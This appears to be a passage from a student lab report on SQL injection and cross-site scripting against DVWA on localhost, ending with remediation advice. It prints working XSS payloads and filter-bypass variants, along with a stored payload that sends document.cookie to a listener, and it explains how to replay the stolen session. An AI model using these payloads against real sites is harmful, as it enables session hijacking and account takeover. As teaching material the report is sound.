


Figure 18: sqlmap dump — complete contents of the users table showing all four columns: id, username, password, and secret for every account

Figure 18 illustrates the full output dump captured by Command 3. The sqlmap was able to extract all rows and columns of the table "users," which contained two accounts (admin and user)

and their corresponding passwords and secret data. This includes the regular user's secret ('Just a regular user secret') which manual testing did not recover — demonstrating sqlmap's advantage in comprehensive data extraction.

Manual vs. Automated Testing – Comparison:

Aspect	Manual Testing	sqlmap
Speed	Minutes of trial and error	Under 3 seconds, 82 requests
Column count discovery	ORDER BY until error triggered	Automatically determined via ORDER BY
Database fingerprinting	Inferred from error messages (@@VERSION)	Actively confirmed: SQLite
Data extracted	username, password (2 columns manually placed)	All 4 columns: id, username, password, secret
Secret column (user)	Not retrieved	Revealed: 'Just a regular user secret'

Table 1: Manual Testing vs. sqlmap – Comparison of Coverage and Findings

sqlmap found one additional piece of data that manual testing missed: the secret value for the 'regular user' account ('Just a regular user secret'). Manual testing was able to extract credentials but not all values of columns for all rows. On the other hand, manual testing gave a better understanding of the mechanics behind each attack and of the reason why there was such a vulnerability. Manual testing is good at comprehending the nature of vulnerabilities; sqlmap is good at fast scanning and coverage of attacks.

1.5 Remediation

Root Cause: The SQL statement is crafted using user inputs directly included in the query statement without making use of any kind of sanitization or parameterization methods. This forms the most usual reason for SQL injection flaws.

Mitigation Strategy: Parameterize the Query. Instead of creating the query by concatenating strings, it must be first created and then run using parameter values that hold the user input. This ensures that the inputs are escaped, thereby avoiding any sort of injection attacks:

```
# Vulnerable — direct string concatenation
query = "SELECT * FROM users WHERE username='" + username + "' AND password='" +
password + "'"

# Secure — parameterized query (Python sqlite3 example)
cursor.execute(
   "SELECT * FROM users WHERE username = ? AND password = ?",
   (username, password)
)
```

Other methods for mitigating risk include the implementation of least privilege on all database accounts (read-only privilege should always be used where possible), no database errors should ever be visible (generic error pages should be displayed), installation of a Web Application Firewall (WAF) solution, and code review (especially any use of dynamic SQL).

Task 2: Cross-Site Scripting (XSS) in Depth

All Cross-Site Scripting sub-tasks were performed against the DVWA at http://localhost:8081. XSS allows an attacker to insert malicious code on web pages, which then get loaded by another victim.

2.1 Reflected XSS

Reflection process of XSS attack: an attacker enters some input data in a web application (injection such as in a URL parameter or a form element), and this input gets displayed by the application in the web page response to the client browser without prior validation. Consequently, any scripts that may exist within the input provided by the user would get sent to the client's browser without any discrimination against other standard scripts.

Target: DVWA (Damn Vulnerable Web Application), which can be found at the location: http://localhost:8081. The specific module to use would be XSS (Reflected). Its security level should be set to low, which includes a text box where users insert their names to receive greetings such as "Hello [input]." This reflection point was identified as the injection target for all Reflected XSS payloads.

Payload 1 — Basic script tag:

```
<script>alert('XSS')</script>
```

This payload was submitted into the DVWA name input field. The application takes the raw input value and inserts it back into the HTML without changing the angle brackets or quotes. So, the browser reads the injected <script> tag as a script block and runs the alert() call. The alert box pops up showing the string 'XSS', which then proves that any script can be executed from the victim's end within the application's environment.




Figure 19: Reflected XSS – Payload 1 (<script>alert('XSS')</script) triggering an alert dialog, confirming JavaScript executes in the victim's browser session

Figure 19 shows the browser alert dialog displaying “XSS” produced by the injected <script> tag. The URL bar shows localhost:8081/vulnerabilities/xss_r/?name=<script>alert(‘XSS’)</script>, it is possible to construct a full attack URL that a hacker uses to inject JavaScript code silently into the victim’s browser session.




Figure 20: Reflected XSS – DVWA XSS (Reflected) page after Payload 1 executes, showing the injected <script> tag still visible in the URL bar

Figure 20 shows the DVWA page context after the Payload 1 alert is dismissed. The name of the URL parameter is the script tag, while the “Hello” output is generated in the page body. This is exactly the location in which the script tag executes. Anyone accessing a link with such a URL will run the attacker’s script within the web application’s trusted source domain.

Payload 2 — img onerror event handler:

`<img src=x onerror=alert('XSS2')>`

This variant uses the HTML image tag where the attribute “src” has been deliberately made invalid as “src=x” pointing to a non-existent source. The loading process will fail, which activates the “onerror” event handler. Because the application again reflects the raw input, this payload also executes successfully. This technique is significant because many filters block <script> tags but permit image tags, making this a common script-tag bypass. .




Figure 21: Reflected XSS – Payload 2 (<img src=x onerror=alert>) triggers an alert via the onerror event handler, bypassing script-tag filters

The confirmation of the successful execution of the onerror payload in Figure 21 is in the same page context. Both payloads worked successfully, demonstrating that the reflection attack was not dependent only on the script tags and would survive simple tag-based filters.

Payload 3 — SVG onload event handler:

```
<svg onload=alert(1)>
```

The SVG elements allow JavaScript event handlers within the HTML5 markup. The onload event occurs instantly upon parsing of the SVG element without requiring any user input. This XSS attack was successful because the payload would only be executed in case it appeared in an HTML attribute and not free form HTML where the closing tag is required.

Success came from each of the three XSS attempts. That outcome shows weaknesses present within the DVWA module when set to Low security. Input provided by users returns straight into HTML structure - nothing stops it. No filtering appears. Security controls remain absent. Direct reflection happens freely, making exploitation possible.




Figure 22: Reflected XSS – Payload 3 (<svg onload=alert(1)>) triggering an alert dialog. The SVG onload event fires immediately when the element is parsed – no user interaction or resource load required

Figure 22 confirms the SVG onload payload executes successfully. SVG is an HTML5 element and its event handlers operate within the same JavaScript context as any other scripts in the web page. It does not need a closing tag and, unlike img onerror, it does not depend on a failed resource load – making it one of the most reliable XSS execution vectors and a common bypass for naive tag blacklists.

2.2 Stored XSS

Stored XSS method: whereas the reflected XSS attack involves a payload being sent to the server via a crafted URL which is then returned back by the server to the client, the stored XSS attack involves the payload being stored in the database of the server and delivered to all users who access the page at any time after that.

Target: DVWA's XSS (Stored) module at http://localhost:8081 with security level set to Low. Anyone who visits the page gets to leave a note using basic inputs like name and message. Stored within the system, each entry reappears below for others to see later. The form feeds directly into a database behind the scenes. What shows up stays visible – no removal once submitted. Page reloads bring back everything previously entered by anyone before. It is worth mentioning that the Message field has been chosen for stored XSS testing.

Payload — Script tag injected into post body:

```
<script>alert('Stored XSS')</script>
```

The payload was injected into the Message field in the DVWA guestbook form and sent using the Sign Guestbook button. The program did not sanitize the input but accepted it. Upon loading the XSS (Stored) page, even from a new private window that represents a different user, the payload code ran automatically, resulting in the alert box being displayed. The payload remained active, running each time the page was loaded again without any additional action by the attacker.




Figure 23: Stored XSS – payload submitted via guestbook form and the alert executing automatically when the page is loaded by a second browser session

Figure 23 shows how this vulnerability is stored based on the alert that fires during the second browsing session, where no input had been sent in the process, thus verifying that the malicious payload had been pulled out of the DVWA database and embedded in the HTML code returned to the visitor.

Real-world impact – Scenario 1: Session Hijacking

Using different code instead of alert() lets the attacker extract the victim's session cookie, sending it straight to their own server – details covered later in task 2.4. Once received, that stolen data can run directly on the hacker's machine, unlocking full access to the user's profile even without credentials. Worst-case impact appears inside company networks, where sensitive staff records sit within reach.

Real-world impact – Scenario 2: Phishing / Credential Harvesting

In this case, the method works by injecting harmful scripts that alter how the webpage organizes its elements – inserting a fake login form designed to send user data directly to an unauthorized party. Because these changes happen within the legitimate site's environment, the address bar

still shows the expected website link, making it harder for standard phishing detection systems to flag anything suspicious. Users see nothing unusual, so they enter their usernames and passwords without hesitation.

When either method is used, the harmful script sits ready on the server - no real-time meddling required. A user becomes exposed simply by accessing the page.

2.3 Filter Bypass

DVWA (Damn Vulnerable Web Application) at http://localhost:8081 was used for filter bypass testing. DVWA's XSS (Reflected) module provides configurable security levels. The Medium security level applies a basic blacklist filter that removes <script> tags from user input, making it suitable for demonstrating bypass techniques.

Bypass Technique 1 — Case Variation:

<ScRiPt>alert('bypass1')</ScRiPt>

Some filtering systems look for exact letter cases when blocking to <script>. tags. When letters inside the tag shift form - like turning into uppercase or mixed forms - the check often fails to catch them. Yet browsers read <ScRiPt> just like they would read to <script>., no matter how you mix the case. So even if the system thinks it removed dangerous code, the message still runs as intended.




Figure 24: Filter Bypass Technique 1- case variation (<ScRiPt>) successfully evades the DVWA Medium-level blacklist filter and triggers the alert

Figure 24 shows the alert dialog produced by the case-varied payload. The DVWA Medium filter stripped the lowercase <script> tag on our initial test but allowed the mixed-case variant through, confirming the filter is case-sensitive.

Bypass Technique 2 — Nested/Broken Tag:

<src<script>ipt>alert('bypass2')</script>

Some filters apply a single-pass replacement of the string 'script', which can be exploited by embedding the trigger string inside itself. When the filter removes the inner <script> match, the remaining characters on either side reassemble into a valid <script> tag. This approach does not work on filters which do not rescan after each replacement. Result: partially successful – this approach created a situation where the script was executed in certain browsers/URL filters.




Figure 25: Filter Bypass Technique 2 – nested/broken tag; the outer tag fragments reassemble into a valid <script> tag after the inner match is stripped

Bypass Technique 3 — Event handler without script tag (no filter bypass needed, but filter confirmed ineffective):

```
<img src=1 onerror=alert('bypass3')>
```

The DVWA Medium filter only blocks <script> tags. It does not sanitize HTML event handler attributes. Submitting an <img> tag with an onerror event handler provides a way to escape the filter's detection area and yet still run any JavaScript. This is one of the most dependable methods for tag blacklisting. Result: success without interference from the URL filter.




Figure 26: Filter Bypass Technique 3 – event handler payload bypasses the script-tag blacklist entirely and triggers the alert via onerror

Summary: Two of three bypass methods worked for the DVWA Medium filter. Variation of Case method and Event Handler both managed to execute code successfully. Nested tag was only partially successful based on which browser was used. This proves once again that blacklist input sanitization will never be secure, since it is impossible to create a full list of dangerous tags and scripts that should not be accepted by the website. The only safe way would be to use a whitelist-based approach with HTML encoding of all special characters.

2.4 Cookie Theft Simulation

Cookie theft is the most common real-world effect of XSS. Because web apps rely on session cookies to verify identity, someone who takes another person's cookie gains full access – bypassing login requirements entirely. Access happens quietly, behind the scenes, where stolen data lets intruders act as legitimate users. One moment of exposure opens doors to unseen manipulation. The real risk emerges not from complex hacks but simple theft of invisible tokens. Without strong protection, these digital keys travel unprotected across networks. A single intercepted session becomes a backdoor into private accounts.

Step 1 – Start a local listener to receive exfiltrated cookies:

python3 -m http.server 8888

A Python HTTP server appears in Figure 27, active on a Kali Linux system. Listening happens on port 8888, while each incoming request gets recorded directly to the console. During actual attacks, such servers typically expose themselves online. Inside this lab setup, using Docker's bridge network, access to the host occurs via 172.17.0.1.



Figure 27: Python HTTP server started on port 8888 and this simulates the attacker's receiving server; all incoming GET requests (including those carrying stolen cookies) are logged to the terminal

Host machine access within Docker's bridge network appears in Figure 27. Its assigned IP stands as 172.17.0.1. This detail illustrates connectivity on the default internal subnet.

Step 2 – Craft the cookie exfiltration payload:

<script>document.location='http://172.17.0.1:8888/?c='+document.cookie</script>

From within the browser, document.cookie gets pulled – a full set of accessible cookies for the site – then tacked onto a redirection heading to the attacker's server. Once the victim runs the script, their browser jumps to that external address, carrying cookie data along in the web address. That incoming request, complete with stolen details, lands directly into logs kept by the hostile server watching and recording every arrival.




Figure 28: Cookie exfiltration – the cookie theft payload entered the DVWA XSS (Stored) guestbook form; the script tag is submitted and stored by the application without sanitization




Figure 29: Cookie exfiltration – a second browser session (representing the victim) opens the guestbook webpage, and the saved exploit is executed, resulting in the victim's browser being redirected to the attacker's server with the session cookie included as a parameter in the URL




Figure 30: Cookie exfiltration – the attacker's Python HTTP server terminal showing the full GET request log with the victim's session cookie captured as a query parameter (?c=)

In Figure 28, the payload for the cookie theft attack can be seen having been entered in the DVWA guestbook. Figure 29 displays a second browser session – this one representing the victim – loading the guestbook page, at which point embedded script runs without warning, sending the browser to the attacker's server along with the cookie data. Following that event, Figure 30 presents output from the attacker's Python-based HTTP server, logging an incoming GET request where the entire session cookie appears within the URL query labeled as "`?c=`". Although nothing unusual appeared on screen, the redirection carried out silently through background execution.

Impact – What an attacker can do with a stolen session cookie:

Once the session cookie is in the attacker's possession, they launch the developer tools of their web browser, goes to the website of the application, and assigns the cookie value by hand (via Storage Inspector or a plugin like Cookie-Editor). As a result, all further interactions with the application from the attacker's web browser will be considered as actions done by the authorized user. It gives full access to all capabilities granted to the user – viewing any personal information, sending any message, changing personal settings, or carrying out admin tasks – without any need for authentication or knowing the user's password.

2.5 Remediation

Root Cause: The DVWA application simply outputs any data provided by users directly into the HTML response code without escaping HTML entities. The web browser cannot tell the difference between the markup generated by the DVWA application and the one that has been maliciously added, making the execution of JavaScript possible with the same privileges as the original website.

Fix 1 – Output Encoding (primary fix for both reflected and stored XSS):

All user-generated content needs to be HTML-encoded before being written out into the HTML response. The process of HTML encoding ensures that the five special characters (`& < > " '`) are

converted into their respective entity codes to ensure that they appear literally on screen and not as HTML elements. In Jinja2 (Python):

```
{# Vulnerable — raw output, browser parses injected tags #}
{{ user_input }}

{# Secure — | e applies HTML entity encoding #}
{{ user_input | e }}
```

Output encoding must be applied at every location where user data is written into HTML – not just the input fields. A single unencoded output point is sufficient for exploitation.

Fix 2 – Content Security Policy (CSP) header (defense-in-depth):
When set within an HTTP response, the Content Security Policy header restricts script execution to approved origins. Though malicious inline code might arrive at the browser, it remains inactive under such rules. One example blocks all inline scripting outright by design.

```
Content-Security-Policy: default-src 'self'; script-src 'self'; object-src 'none'; base-uri 'self';
```

CSP can be considered as another layer of security. It does not resolve the underlying problem associated with injection; however, it greatly increases the difficulty of exploiting the XSS that bypasses output encoding. CSP must be used alongside output encoding, not to replace it.

Fix 3 – HttpOnly and Secure cookie flags (mitigates cookie theft impact):
When session cookies carry the HttpOnly mark, scripts running in the browser lose access to them. Because of this, attempts to read the cookie through `document.cookie` fail silently – blocking the method outlined earlier in Sub-task 2.4. Transmission stays protected when the Secure attribute is set; then, cookies travel only via encrypted HTTPS connections. That stops eavesdroppers from grabbing them during transit across unsecured networks. The SameSite attribute further limits cross-origin cookie submission:

Set-Cookie: session=<token>; HttpOnly; Secure; SameSite=Strict

Additional recommendations: Check every input thoroughly on the server, removing unexpected characters when needed. Modern tools like React or Angular handle output encoding by default - use them. Security reviews should happen regularly, especially where templates or DOM changes are involved.

Remediation Summary

SQL Injection

Root Cause: The application builds SQL queries using string concatenation of input given by the user, allowing attackers to alter query logic.

Fix –Parameterized queries (see the SQL Injection Remediation section (Sub-task 1.5) above for the code example). All user input must be passed as bound parameters, never embedded directly in query strings. Additionally, store passwords as salted hashes (e.g. bcrypt) – never in plaintext as found in this assessment.

Cross-Site Scripting

Root Cause: The application processes the provided data without encoding, thereby making it possible for malicious scripts to be executed in other users' web browsers.

Fix 1 – Output encoding: all user-generated content must be HTML-encoded before rendering:

```
# Vulnerable (Jinja2)
{{ user_input }}

# Secure
{{ user_input | e }}
```

Fix 2 – Content Security Policy (CSP) header to block inline script execution:

```
Content-Security-Policy: default-src 'self'; script-src 'self'; object-src 'none';
```

Fix 3 – Set HttpOnly and Secure flags on session cookies to prevent theft via XSS:

```
Set-Cookie: session=abc123; HttpOnly; Secure; SameSite=Strict
```

Conclusion

This experiment helped gain practical knowledge about the construction of a penetration testing lab and how a vulnerability assessment should be conducted in a clear and structured way. Creating the WebSploit Labs testbed by means of Docker has emphasized the need for an isolated testing environment.

SQL Injection test showed that even one security control failure, such as not using parameterized queries, might compromise the whole database. Retrieving plaintext credentials from the database takes only several minutes and demonstrates the actual consequences of this type of vulnerability.

The most difficult part about doing this assignment was the SQL Injection Union based attack task since figuring out what columns get shown through trial and error and a mistake in the number of the columns will cause no errors but will just stop your query from being processed. Similarly enlightening is the Filter Bypass task since it showed me that blacklists for controlling security are always weak due to the nature of the task. Given more time, we would also test for the time-based blind SQL injection attack (in which there is no output of the query results) as well as other variations of DOM-based cross-site scripting attacks and conduct a comprehensive analysis of HTTP response headers such as HSTS, X-Frame-Options, and Referrer-Policy within the scope of both target web applications. The most important lesson learned from this assignment is that SQL Injection and XSS vulnerabilities are not rare or unusual situations but arise due to common mistakes during software development.